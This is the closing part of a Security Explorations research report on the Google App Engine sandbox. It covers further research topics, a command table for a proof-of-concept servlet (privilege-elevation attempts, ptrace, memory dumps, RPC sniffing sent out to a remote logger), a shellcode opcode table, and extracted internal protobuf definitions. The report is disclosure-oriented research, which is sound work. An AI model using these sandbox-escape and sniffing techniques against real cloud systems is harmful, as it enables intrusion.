While investigating Google frontend addresses used for outgoing connections, we found out that some of them were associated with various DNS names potentially indicating different environments for execution (or security credentials) of a target web application (Fig. 13).

In the past, certain prefixes could be applied to target web application address that would indicate a development / testing environment [5].

There was only one domain that we tried our app against such a prefixed address (`appspot-preview.com`), but it didn't result in any elevated privileges (i.e. no additional capabilities for *APIHost* service, no change of `is_trusted` field of `UPRequest`, etc.).

Regardless of the above, we started to perceive the *Host* header as potentially very powerful when it comes to Google services. It seems that in some cases this is the *Host* header field and its prefixes that implicate where to internally route user's HTTP request by the means of a HTTP over RPC connection, whether the connection requires authentication or how privileged it can be.




Fig. 13 DNS names associated with sample Google frontend hosts.

For that reason, we believe that more detailed investigation of all Google DNS names, its specific variations and schemas in use could be worth doing from a security point of view.

4 AREAS FOR FURTHER RESEARCH

Taking into account the complexity and size of a target for the assesment and given time constraints, we were not able to investigate all areas and topics that triggered our attention in some way.

Below, a brief list of topics is provided that we found interesting at the time of the analysis conducted so far. We believe these topics are worth researching from a security point of view. If we were to continue investigating the target, we would focus on these topics in the first place:

- FD4 comm channel, visible EvaluationRuntime and CloneController service (why sending requests deadlocks, try using Bulider() for custom requests, whether the requests are routed back to user process, if so whether one can make them privileged),
- UDRPC (packet processing, payload concatenation, shared buffer management),
- more detailed analysis of ProtoBuf code (deserialization, extensions handling, the way compiler generates binary stubs),
- HTTP2 implementation (proto parsing, frames and decompression in particular),
- GRPC implementation (proto parsing),
- everything related to Gaia, LOAS, OAuth2, scopes, tokens (i.e. ThinMint), obfuscated id and Frontend cookies,
- low level RPC authentication mechanisms, its relation to Gaia / OAuth2 / SSL,
- whether AF_UNIX endpoints in a form "unix:@anon:"+getRemotePid() exist / can be connected in Java 7 GAE,
- custom Google kernel / syscalls, rundomain call,
- Borg, borglets and jobs,

- APIHost JSON / GSON request format (parsing and handling),
- potential Jetty engine analysis and its RPC / HTTP connections handling,
- servlets available in the implementation JAR - hints regarding implementation of real life services,
- proto files analysis - the map of actors (frontend, backend, Gaia, Borg, apphosting), and protocols, how protos relate to each other, how they map to frontends, backends and internal services,
- X-Google and internal X-AppEngine HTTP headers (analysis of use, experiments with selected combinations),
- Stubby proxy, UberProxy, trampoline address pools,
- externally visible RPCSwitch sequence, RPC and GRPC services (Google networks scan - both IPv4 and Ipv6),
- Cloud SQL and SQL statements processing at the backend,
- detailed analysis of gVisor (syscalls, clones, memory management - mmmaps and native ops in particular),
- Service Accounts, metadata server,
- Google APIs (discovery of correlation / inconsistencies with proto files, analysis aimed at discovering missing auth checks),
- UPRquest response modification games (whether fake CLONE_DEATH, or CONTAINER_CRASH error result can lead to sandbox detach / escape), this would require more generic LibcProxy hijacking code (runtime UPRquest payload modification by a dedicated handler prior to the actual write call),
- Google services DNS names enumeration along possible HTTP Host prefixes.

5 POC AND TOOLS DESCRIPTION

During the research, both Proof of Concept code along several tools were developed. Their brief description is provided below.

5.1 Proof of Concept servlet

The main Proof of Concept code was developed as a GAE for Java application. It has a form of a HttpServlet and is by default associated with `myfirstjapp.appspot.com/test` URL.

The POC illustrates most of the tests conducted along the issues found. Its functionality can be controlled with the use of a command line argument passed as a HTTP request parameter (c).

Table 9 contains brief description of the functionality implemented by the POC and associated command line format.

COMMAND	DESCRIPTION
<code>cmdline</code>	Print command line arguments and environment variables as found in memory (Java7 only, Java 8 provides this information in <code>/proc/self/cmdline</code> file)
<code>loaders</code>	Print information about current Thread's context

	class loader and GAE runtime class loader (codebase URLs)
jls dirname	Print the content of a directory as visible by the Java API
ls dirname	Print the content of a directory as visible by the system call API
jcat filename	Print the content of a given file as visible by the Java API
cat filename [partid]	Print the content of a filename as visible by the system call API, optional partid denotes the number of a 30000000 ⁴¹ chunk to start from
jthreads	Print JVM threads and thread groups
threads	Print threads denoted by the /proc filesystem as visible by the Java API
uids	Print current process' real, saved and effective user identifiers.
caps	Print current process' capabilities information
mem addr [size]	Print the content of a memory buffer, if size is omitted by default 0x100 bytes are shown
sym name	Print addr of a given symbol name
fds	Print information regarding process' file descriptors
sockets	Do some tests regarding various sockets creation
tcpscan host [port1] [port2] ...	Do naive TCP scan for open ports at a target host, if port(s) are omitted the whole range of ports is scanned (1-65535)
syscalls	Try invoking some system calls just to see whether BPF is in place
wget [url]	Fetch a document from a given URL
nslookup [host1] [host2] ...	Resolve DNS name of given hosts
fakeprivs	Try to conduct privilege elevation
pdeathsig	Print information regarding PDEATHSIG setting for a current process
proxiedfds	Print information regarding file descriptors that should be proxied by LibcProxy (the result of ShouldProxyFileDescriptor virtual method call)
testaddr addr [num]	Test whether pages starting at given addr are valid virtual addresses
rpcfdsniffread	Sniff and print messages received (read) over the main RPC file descriptor (for Java 7 fd=4, for Java 8 socket descriptor corresponding to 169.254.1.1 addr)
rpcfdsniffwrite	Sniff and print messages sent (written) over the main RPC file descriptor (for Java 7 fd=4, for Java 8 socket descriptor corresponding to 169.254.1.1 addr)
fd3sniff [path]	Sniff and print messages sent (written) over FD3 communication channel, if path is provided an attempt to open it is made (request to FDProxy

⁴¹ GAE impose the limits on the size of a HTTP response around 30MB.

	is issued, Java 7 only)
ptrace	Do test regarding PTRACE attach to OS threads indicated by the /proc filesystem
ptraceclone	Do test regarding PTRACE attach to the thread being the result of a clone call
realproc	Print information regarding real OS threads (the existence of different /proc/ files than those returned by Java level API)
udrpcapihostcaps	Print information regarding capabilities of services available through UDRPC and APIHost service (Java 7 only)
tidpid	Print current process and thread identifiers
appidver	Print current application's version string (pair of app id and version)
openvolume volume	Issue DeviceService.OpenVolume request over UDRPC (Java 7 only)
initconn	Issue DeviceService.InitializeConnection request over UDRPC (Java 7 only)
fdpstat path	Issue FDPProxy.stat request over UDRPC (Java 7 only)
fdpopen path	Issue FDPProxy.Open request over UDRPC (Java 7 only)
fdpdir path	Issue FDPProxy.ListDir request over UDRPC (Java 7 only)
udrpcscan fd	Scan for RPC services bound to given UDRPC file descriptor (Java 7 only)
sticket	Do some test regarding security_ticket value provided to APIHost.Call request (Java 7 only)
sticketoob delay	Make use of a legitimate security_ticket after a given delay and from an "escape" thread (Java 7 only)
rpcfdsniffreadlog [port]	Same as rpcsniffread, but sniffed messages are sent over TCP connection to the logger located at a client host and listening on a given port (1122 by default, Java 8 only)
scksend [port]	Try send some data to over TCP connection to the logger located at a client host and listening on a given port (1122 by default, Java 8 only)
debuggeeinfo	Issue CloneController.getDebuggeeInfo request over FD4 communication channel (Java 7 only)
handlerequest	Sniff messages received over FD4 communication channel, find the payload of the first HandleRequest message and resend it over FD4 (Java 7 only)
appinfosearch	Try to find an instance of com.google.apphosting.base.AppinfoPb\$AppInfo class in JVM GC heap
rpcswitch [host] [port]	Try the RPC Switch sequence at a given host and port (appengine.googleapis.com:80 by default)
grpcservices [host] [port]	Show GRPC services bound to given host and port (169.254.169.253:4 by default, Java 8 only)

grpcapihostcaps [host] [port]	Print information regarding capabilities of services available through GRPC and APIHost service (Java 8 only)
grpcstubby [host] [port]	Print information regarding the availability of stubby service's methods through GRPC and APIHost service (Java 8 only)
grpcreflection [host] [port] [desc]	Print protocol information with respect to given symbol description and returned by ServerReflection GRPC service running at a given host and port (Java 8 only)
grpcproto [host] [port] [protofile]	Print protocol information included in a given prot file and returned by ServerReflection GRPC service running at a given host and port (Java 8 only)
dumpmem fromaddr toaddr	Dump the content of memory corresponding to arguments range to /tmp/m* file
initmodule	Try to issue init_module system call
jopen path	Open given file with the use of Java API
open path	Open given file with the use of system call API
mknod path mode dev	Issue mknod system call
mkdir path mode	Issue mkdir system call
link oldpath newpath	Issue link system call
symlink oldpath newpath	Issue symlink system call
escapethread	Run escape thread and show the time of its continuous execution in the background
epollfd fd	Print information regarding the epoll file descriptor, which controls given file fd
get path [partid]	Download the content of a filename as visible by Java API, optional partid denotes the number of a 30000000 chunk to start from (default is 0)

Table 9 Description of the commands implemented by the POC.

5.2 Tools

During the research, several tools were developed of which aim was to either facilitate development of the main POC or extract in semi-automatic fashion certain information pertaining to Google protocols, services and APIs.

Java tools compilation (`build.bat`) and execution (`run.bat`) scripts were developed under Windows OS. They require the paths to be adjusted in the configuration script (`config.bat`) prior to any use.

ProtoExtract tool also requires that `runtime-impl.jar` is available through the Java classpath.

5.2.1 ProtoExtract

The tool for extraction of protobuf definitions (proto files) from JAR files or ELF64 Linux binaries.

usage: `ExtractProto [-d|-l] [jarfile|ELF64]`

where the flags denote the following exclusive options:

- d extract and dump discovered protobufs to files
- l produce a list of discovered RPC services

5.2.1.1 Sample usage

Extraction of protobuf definitions from the main runtime launcher binary:

```
c:\WORK\_PROJECTS\_GAE.2018\CODES\TOOLS\protoextract>r -d java_runtime_launcher
apphosting/sandbox/udrpc/stubby_side_channel.proto 529
storage/speckle/proto/device_service.proto 3356
apphosting/sandbox/fd_proxy.proto 2362
apphosting/sandbox/udrpc/rpc.proto 4042
apphosting/sandbox/udrpc/shared_buffer.proto 2019
apphosting/sandbox/udrpc/udrpc.proto 781
storage/speckle/proto/app_stats_constants.proto 7240
apps/appstats/proto/appstats.proto 6192
storage/speckle/proto/service.proto 34822
storage/speckle/proto/client.proto 36882
net/ecatcher/proto/ecatcher_rpc.proto 10076
net/ecatcher/proto/query.proto 2364
net/rpc2/contrib/util/smart-service.proto 18174
net/proto2/contrib/proto_builder/proto_builder.proto 2966
net/proto2/contrib/validator/annotations.proto 2045
production/rpc/stubs/proto/canonical_stub.proto 4207
production/rpc/stubs/proto/aggregation.proto 2610
production/rpc/stubs/proto/hedging.proto 1673
production/rpc/stubs/proto/latency_based_deadline.proto 1666
net/loadshedding/proto/request_qos_overrides.proto 910
...
```

5.2.2 ApisDump

The tool for dumping documents describing public Google APIs from Google APIs discovery server (<https://www.googleapis.com/discovery/v1/apis> url).

The tool does not take any arguments. As an output of its operation, the following files are created:

- api.txt file containing the root document describing all APIs available for discovery,
- API description files corresponding to target APIs, these are created in the APIS directory.

5.2.2.1 Sample usage

```
c:\WORK\_PROJECTS\_GAE.2018\CODES\TOOLS\apisdump\run
[abusiveexperiencereport_v1]
https://abusiveexperiencereport.googleapis.com/$discovery/rest?version=v1
[acceleratedmobilepageurl_v1]
https://acceleratedmobilepageurl.googleapis.com/$discovery/rest?version=v1
[accesscontextmanager_v1beta]
https://accesscontextmanager.googleapis.com/$discovery/rest?version=v1beta
[adexchangebuyer_v1.2]
```

```
https://www.googleapis.com/discovery/v1/apis/adexchangebuyer/v1.2/rest
[adexchangebuyer_v1.3]
https://www.googleapis.com/discovery/v1/apis/adexchangebuyer/v1.3/rest
[adexchangebuyer_v1.4]
...
```

5.2.3 Logger

Simple tool for logging (printing to standard output) data received from remote clients over TCP port provided as an optional argument (default port 1122 if no arguments are provided).

5.2.4 GenAsm

The scripts and a tool for compiling of AMD64 assembly codes and automatic dump of the corresponding opcodes in a format ready to be used by the main POC (table of integers).

The tool takes the name of an assembly file as an argument. It compiles it with the use of MASM. Finally, the output binary is processed, so that the relevant assembly opcodes sequence⁴² is stored in a text file as table of integers. It can be further invoked with the use of native API call functionality of the POC code.

5.2.4.1 Sample usage

Generation of assembly opcodes table corresponding to `syscall.s` file:

```
c:\WORK\_PROJECTS\_GAE.2018\CODES\TOOLS\asm>gen syscall
Microsoft (R) Macro Assembler (x64) Version 10.00.30319.01
Copyright (C) Microsoft Corporation. All rights reserved.

Assembling: syscall.asm
Microsoft (R) Incremental Linker Version 10.00.30319.01
Copyright (C) Microsoft Corporation. All rights reserved.

/OUT:syscall.exe
syscall.obj
/subsystem:windows
/entry:start

c:\WORK\_PROJECTS\_GAE.2018\CODES\TOOLS\asm>type syscall.txt
int syscall[]={
    0xe8535055,
    0x00000008,
    0xaabbccdd,
    0xaabbccdd,
    0xec83485b,
    0x1b8b4808,
    0x241c8948,
    0x087b8b48,
    0x10738b48,
    0x18538b48,
    0x204b8b48,
    0x28438b4c,
    0x304b8b4c,
```

⁴² denoted by `MAGIC_START` and `MAGIC_END` quad words.

```
0x0f038b48,  
0x1c8b4805,  
0x03894824,  
0x08c48348,  
0xc35d585b,  
};
```

Generation of assembly opcodes tables corresponding to all *.s files contained in a tool's directory can be accomplished with the use of `genall.bat` script.

5.2.5 LibNative

Java Native Interface library implementing several helper functions for GAE Java 8 environment such as the arbitrary native call / system call invocation. These calls were mentioned in 3.5 while discussing the native code execution platform.

The library needs to be compiled in 64-bit Linux environment.

6 SUMMARY

Although solid month was spent researching Google App Engine, no major issues were discovered beyond a few minor leaks.

From within the cloud, the attack surface was limited to a few communication endpoints and native OS sandbox layer. The process and file system API were rather tight and did not leave much space for immediate abuse. User credentials were virtualized and fake. The system call layer neither allowed, nor implemented potentially risky calls (`link`, `init_module`, etc.). The *APIHost* service did not expose security sensitive packages such as *stubby* or *app_config_service*. The use of *APIHost* interface was limited by the lifetime of a `security_ticket`.

The research, while not complete, did not verify our reservations expressed regarding security of the environment.

Some clear changes and security improvements were observed between Java 7 and Java 8 versions of the GAE environment. This includes, but is not limited to additional sandboxing layer in the form of `gVisor`, *APIHost* interface being implemented through proxy HTTP servlet, *APIHost* file API removal, further isolation of the runtime process and its controller (getting rid of binary level UDRPC), hiding filesystem proxy beneath the sandboxing layer (getting rid of `LibcProxy` in favour of `P9`) or bootstrap of fresh VM instances to handle user requests. All of these steps for sure raise the bar for any party (researcher / an attacker) willing to compromise security of the environment (only smaller attack surface directly available, the need to conduct significantly more in-depth analysis with respect to multiple underlying technologies and software).

In our research, we made a bet on Java 7 environment and selected `FD3` along `FD4` communication channels as most promising targets, but failed to achieve any satisfying results with respect to them. More specifically, we failed to investigate in full the `FD4` endpoint and server-side services visible through it within the designated time.

Regardless of the above, we hope the approach taken and tests conducted still provide some valuable information to Google engineers (where hunt for low hanging fruits was made, what triggered our attention, what caused problems or has misled us in some way).

As a result of the research, some things started to get shapes when it comes to the operation of GAE and its internals (RPC everywhere in particular). Taking into account what seems to be rather tight integration of Google cloud environment with internal Google services, we started to perceive GAE work more in terms of hacking Google than hacking the cloud environment. Hacking GAE likely equals hacking Google and vice versa. And GAE is the obvious door (potential weak point) to achieve both goals.

Therefore, the primary security risks we see with respect to GAE are in the abovementioned tight integration along seemingly little issues such as leaks of internal proto files, internal DNS names resolving or allowing connections with internal addresses. While these might seem to be irrelevant at this point (no security compromise of user data or Google systems achieved), they could significantly facilitate successful GAE / Google hack at some later time, when the missing element(s) of the puzzle are discovered (i.e. complex implementation flaw at the sandbox level or simple Gaia / Frontend configuration weakness).

7 REFERENCES

[1] Large-scale cluster management at Google with Borg

<https://ai.google/research/pubs/pub43438>

[2] GRPC

<https://grpc.io/>

[3] Protocol Buffers

<https://developers.google.com/protocol-buffers/>

[4] The Production Environment at Google, from the Viewpoint of an SRE

<https://landing.google.com/sre/sre-book/chapters/production-environment/>

[5] \$36k Google App Engine RCE

<https://sites.google.com/site/testsitehacking/-36k-google-app-engine-rce>

[6] \$5k Service dependencies

<https://sites.google.com/site/testsitehacking/-5k-service-dependencies>

[7] SE-2014-02 Google App Engine Java security sandbox bypasses

<http://www.security-explorations.com/en/SE-2014-02.html>

[8] Oracle Critical Patch Updates, Security Alerts and Bulletins

<https://www.oracle.com/technetwork/topics/security/alerts-086861.html>

[9] Bug 1501873 - (CVE-2017-10346) CVE-2017-10346 OpenJDK: insufficient loader constraints checks for invokespecial (Hotspot, 8180711)

https://bugzilla.redhat.com/show_bug.cgi?id=1501873

[10] Bug 1356963 - (CVE-2016-3606) CVE-2016-3606 OpenJDK: insufficient bytecode verification (Hotspot, 8155981)

https://bugzilla.redhat.com/show_bug.cgi?id=1356963

[11] SE-2014-02-GOOGLE-4, Issues #37-39

<http://www.security-explorations.com/materials/SE-2014-02-GOOGLE-4.pdf>

[12] SE-2014-02-GOOGLE-5, Issue #40

<http://www.security-explorations.com/materials/SE-2014-02-GOOGLE-5.pdf>

[13] IDA: About

<https://www.hex-rays.com/products/ida/>

[14] Linux System Call Table for x86 64

http://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/

[15] 9P The Simple Distributed File System from Bell Labs

<http://9p.cat-v.org/>

[16] How Instances are Managed

<https://cloud.google.com/appengine/docs/standard/java/how-instances-are-managed>

[17] JVM Tool Interface Version 1.2

<https://docs.oracle.com/javase/8/docs/platform/jvmti/jvmti.html>

[18] gVisor

<https://github.com/google/gvisor>

[19] Docker

<https://www.docker.com/>

APPENDIX A

DEVICE SERVICE RPC SERVICE (ABRIDGED⁴³ PROTOBUF)

```
name: "storage/speckle/proto/device_service.proto"
package: "speckle"
dependency: "apphosting/sandbox/udrpc/udrpc.proto"
dependency: "storage/speckle/proto/internal.proto"
message_type {
  name: "OpenVolumeRequest"
  field {
    name: "security_ticket"
```

⁴³ .speckle.* PROTOBUFs corresponding to actual message types are intentionally omitted.


```
    number: 1
    label: LABEL_REQUIRED
    type: TYPE_STRING
  }
}
message_type {
  name: "OpenVolumeResponse"
  field {
    name: "volume"
    number: 1
    label: LABEL_REQUIRED
    type: TYPE_MESSAGE
    type_name: ".speckle.VolumeProto"
  }
}
message_type {
  name: "CommitChangesRequest"
  field {
    name: "security_ticket"
    number: 1
    label: LABEL_REQUIRED
    type: TYPE_STRING
  }
  field {
    name: "changes"
    number: 2
    label: LABEL_REQUIRED
    type: TYPE_MESSAGE
    type_name: ".speckle.CommitProto"
  }
}
message_type {
  name: "CommitChangesResponse"
}
message_type {
  name: "ReadBlocksRequest"
  field {
    name: "security_ticket"
    number: 1
    label: LABEL_REQUIRED
    type: TYPE_STRING
  }
  field {
    name: "file_id"
    number: 2
    label: LABEL_REQUIRED
    type: TYPE_INT64
  }
  field {
    name: "block_ids"
    number: 3
    label: LABEL_REPEATED
    type: TYPE_INT64
  }
}
message_type {
  name: "ReadBlocksResponse"
  field {
    name: "blocks"
```

```
    number: 1
    label: LABEL_REPEATED
    type: TYPE_MESSAGE
    type_name: ".speckle.BlockProto"
  }
}
message_type {
  name: "InitializeConnectionRequest"
}
message_type {
  name: "InitializeConnectionResponse"
}
message_type {
  name: "OpenDeviceRequest"
  field {
    name: "instance_name"
    number: 1
    label: LABEL_REQUIRED
    type: TYPE_STRING
  }
  field {
    name: "path"
    number: 2
    label: LABEL_REQUIRED
    type: TYPE_STRING
  }
}
message_type {
  name: "OpenDeviceResponse"
  field {
    name: "security_ticket"
    number: 1
    label: LABEL_OPTIONAL
    type: TYPE_STRING
  }
}
message_type {
  name: "ReleaseDeviceRequest"
  field {
    name: "security_ticket"
    number: 1
    label: LABEL_REQUIRED
    type: TYPE_STRING
  }
}
message_type {
  name: "ReleaseDeviceResponse"
}
service {
  name: "DeviceService"
  method {
    name: "OpenDevice"
    input_type: ".speckle.OpenDeviceRequest"
    output_type: ".speckle.OpenDeviceResponse"
    options {
      security_level: NONE
    }
  }
  method {
```

```
name: "ReleaseDevice"
input_type: ".speckle.ReleaseDeviceRequest"
output_type: ".speckle.ReleaseDeviceResponse"
options {
  security_level: NONE
}
}
method {
  name: "OpenVolume"
  input_type: ".speckle.OpenVolumeRequest"
  output_type: ".speckle.OpenVolumeResponse"
  options {
    security_level: NONE
  }
}
method {
  name: "CommitChanges"
  input_type: ".speckle.CommitChangesRequest"
  output_type: ".speckle.CommitChangesResponse"
  options {
    security_level: NONE
  }
}
method {
  name: "ReadBlocks"
  input_type: ".speckle.ReadBlocksRequest"
  output_type: ".speckle.ReadBlocksResponse"
  options {
    security_level: NONE
  }
}
method {
  name: "InitializeConnection"
  input_type: ".speckle.InitializeConnectionRequest"
  output_type: ".speckle.InitializeConnectionResponse"
  options {
    security_level: NONE
  }
}
}
options {
  cc_api_version: 2
  java_api_version: 2
  java_outer_classname: "DeviceServiceProtos"
  java_multiple_files: true
  1006: {
    1: 1
  }
}
```

APPENDIX B

FDPROXY RPC SERVICE (PROTOBUF)

```
name: "apphosting/sandbox/fd_proxy.proto"
package: "apphosting"
dependency: "apphosting/sandbox/udrpc/udrpc.proto"
message_type {
  name: "FDPathRequest"
```

```
field {
  name: "path"
  number: 1
  label: LABEL_REQUIRED
  type: TYPE_STRING
}
}
message_type {
  name: "FDOpenRequest"
  field {
    name: "path"
    number: 1
    label: LABEL_REQUIRED
    type: TYPE_STRING
  }
  field {
    name: "directory_only"
    number: 2
    label: LABEL_OPTIONAL
    type: TYPE_BOOL
  }
  field {
    name: "flags"
    number: 3
    label: LABEL_OPTIONAL
    type: TYPE_INT32
  }
}
message_type {
  name: "FDProxyResponse"
  field {
    name: "error"
    number: 1
    label: LABEL_OPTIONAL
    type: TYPE_INT32
  }
  field {
    name: "fd"
    number: 2
    label: LABEL_OPTIONAL
    type: TYPE_INT32
    options {
      1006: {
        1: 1
      }
    }
  }
  field {
    name: "stat"
    number: 3
    label: LABEL_OPTIONAL
    type: TYPE_MESSAGE
    type_name: ".apphosting.FDProxyResponse.Stat"
  }
  nested_type {
    name: "Stat"
    field {
      name: "time"
      number: 1
    }
  }
}
```

```
        label: LABEL_REQUIRED
        type: TYPE_INT32
    }
    field {
        name: "mode"
        number: 2
        label: LABEL_REQUIRED
        type: TYPE_INT32
    }
    field {
        name: "size"
        number: 3
        label: LABEL_REQUIRED
        type: TYPE_INT64
    }
}
}
message_type {
    name: "FDDirent"
    field {
        name: "name"
        number: 1
        label: LABEL_REQUIRED
        type: TYPE_STRING
    }
}
message_type {
    name: "FDListDirResponse"
    field {
        name: "error"
        number: 1
        label: LABEL_OPTIONAL
        type: TYPE_INT32
    }
    field {
        name: "entries"
        number: 2
        label: LABEL_REPEATED
        type: TYPE_MESSAGE
        type_name: ".apphosting.FDDirent"
    }
}
service {
    name: "FDProxy"
    method {
        name: "Access"
        input_type: ".apphosting.FDPathRequest"
        output_type: ".apphosting.FDProxyResponse"
        options {
        }
    }
    method {
        name: "Stat"
        input_type: ".apphosting.FDPathRequest"
        output_type: ".apphosting.FDProxyResponse"
        options {
        }
    }
    method {
```

```
    name: "Open"
    input_type: ".apphosting.FDOpenRequest"
    output_type: ".apphosting.FDProxyResponse"
    options {
    }
  }
method {
  name: "ListDir"
  input_type: ".apphosting.FDPathRequest"
  output_type: ".apphosting.FDListDirResponse"
  options {
  }
}
}
```

APPENDIX C

APIHOST RPC SERVICE (PROTOBUF)

```
name: "apphosting/base/runtime.proto"
package: "apphosting"
dependency: "apphosting/base/app_logs.proto"
dependency: "apphosting/base/appinfo.proto"
dependency: "apphosting/base/common.proto"
dependency: "apphosting/base/http.proto"
dependency: "apphosting/base/syscall.proto"
dependency: "apphosting/base/trace.proto"
dependency: "apphosting/sandbox/udrpc/udrpc.proto"
dependency: "logs/proto/apphosting/apphosting_extensions.proto"
dependency: "logs/proto/apphosting/appserver_perf.proto"
dependency: "net/rpc/empty-message.proto"
...
message_type {
  name: "APIRequest"
  field {
    name: "api_package"
    number: 1
    label: LABEL_REQUIRED
    type: TYPE_STRING
  }
  field {
    name: "call"
    number: 2
    label: LABEL_REQUIRED
    type: TYPE_STRING
  }
  field {
    name: "pb"
    number: 3
    label: LABEL_OPTIONAL
    type: TYPE_BYTES
    options {
      ctype: CORD
    }
  }
}
field {
  name: "request_encoding"
  number: 6
  label: LABEL_OPTIONAL
```

```
    type: TYPE_ENUM
    type_name: ".apphosting.APIRequest.Encoding"
    default_value: "BINARY"
  }
  field {
    name: "response_encoding"
    number: 7
    label: LABEL_OPTIONAL
    type: TYPE_ENUM
    type_name: ".apphosting.APIRequest.Encoding"
    default_value: "BINARY"
  }
  field {
    name: "security_ticket"
    number: 4
    label: LABEL_REQUIRED
    type: TYPE_STRING
  }
  field {
    name: "trace_context"
    number: 8
    label: LABEL_OPTIONAL
    type: TYPE_MESSAGE
    type_name: ".apphosting.TraceContextProto"
  }
  enum_type {
    name: "Encoding"
    value {
      name: "BINARY"
      number: 0
    }
    value {
      name: "JSON"
      number: 1
    }
  }
}
message_type {
  name: "APIResponse"
  field {
    name: "error"
    number: 1
    label: LABEL_REQUIRED
    type: TYPE_INT32
  }
  field {
    name: "error_message"
    number: 2
    label: LABEL_OPTIONAL
    type: TYPE_STRING
  }
  field {
    name: "rpc_error"
    number: 6
    label: LABEL_OPTIONAL
    type: TYPE_ENUM
    type_name: ".apphosting.APIResponse.RpcError"
  }
  field {
```

```
    name: "rpc_application_error"
    number: 7
    label: LABEL_OPTIONAL
    type: TYPE_INT32
  }
  field {
    name: "cpu_usage"
    number: 4
    label: LABEL_OPTIONAL
    type: TYPE_INT64
    default_value: "0"
  }
  field {
    name: "pb"
    number: 3
    label: LABEL_OPTIONAL
    type: TYPE_BYTES
    options {
      ctype: CORD
    }
  }
  enum_type {
    name: "ERROR"
    value {
      name: "OK"
      number: 0
    }
    value {
      name: "CALL_NOT_FOUND"
      number: 1
    }
    value {
      name: "PARSE_ERROR"
      number: 2
    }
    value {
      name: "SECURITY_VIOLATION"
      number: 3
    }
    value {
      name: "OVER_QUOTA"
      number: 4
    }
    value {
      name: "REQUEST_TOO_LARGE"
      number: 5
    }
    value {
      name: "CAPABILITY_DISABLED"
      number: 6
    }
    value {
      name: "FEATURE_DISABLED"
      number: 7
    }
    value {
      name: "BAD_REQUEST"
      number: 8
    }
  }
```



```
value {
  name: "BUFFER_ERROR"
  number: 9
}
value {
  name: "RESPONSE_TOO_LARGE"
  number: 10
}
value {
  name: "CANCELLED"
  number: 11
}
value {
  name: "REPLAY_ERROR"
  number: 12
}
value {
  name: "RPC_ERROR"
  number: 13
}
}
enum_type {
  name: "RpcError"
  value {
    name: "DEADLINE_EXCEEDED"
    number: 1
  }
  value {
    name: "APPLICATION_ERROR"
    number: 2
  }
  value {
    name: "UNKNOWN_ERROR"
    number: 3
  }
}
}
service {
  name: "APIHost"
  method {
    name: "Call"
    input_type: ".apphosting.APIRequest"
    output_type: ".apphosting.APIResponse"
    options {
      deadline: 5.0
      security_level: NONE
    }
  }
}
...
options {
  java_package: "com.google.apphosting.base"
  cc_api_version: 2
  java_api_version: 1
  java_outer_classname: "RuntimePb"
  cc_enable_arenas: true
  1006: {
    1: 1
  }
}
```

}

About Security Explorations

Security Explorations (<http://www.security-explorations.com>) is a security start-up company from Poland, providing various services in the area of security and vulnerability research. The company came to life in a result of a true passion of its founder for breaking security of things and analyzing software for security defects. Adam Gowdiak is the company's founder and its CEO. Adam is an experienced Java Virtual Machine hacker, with over 100 security issues uncovered in the Java technology over the recent years. He is also the Argus Hacking Contest co-winner and the man who has put Microsoft Windows to its knees (the original discoverer of MS03-026 / MS Blaster worm bug). He was also the first expert to present a successful and widespread attack against mobile Java platform in 2004.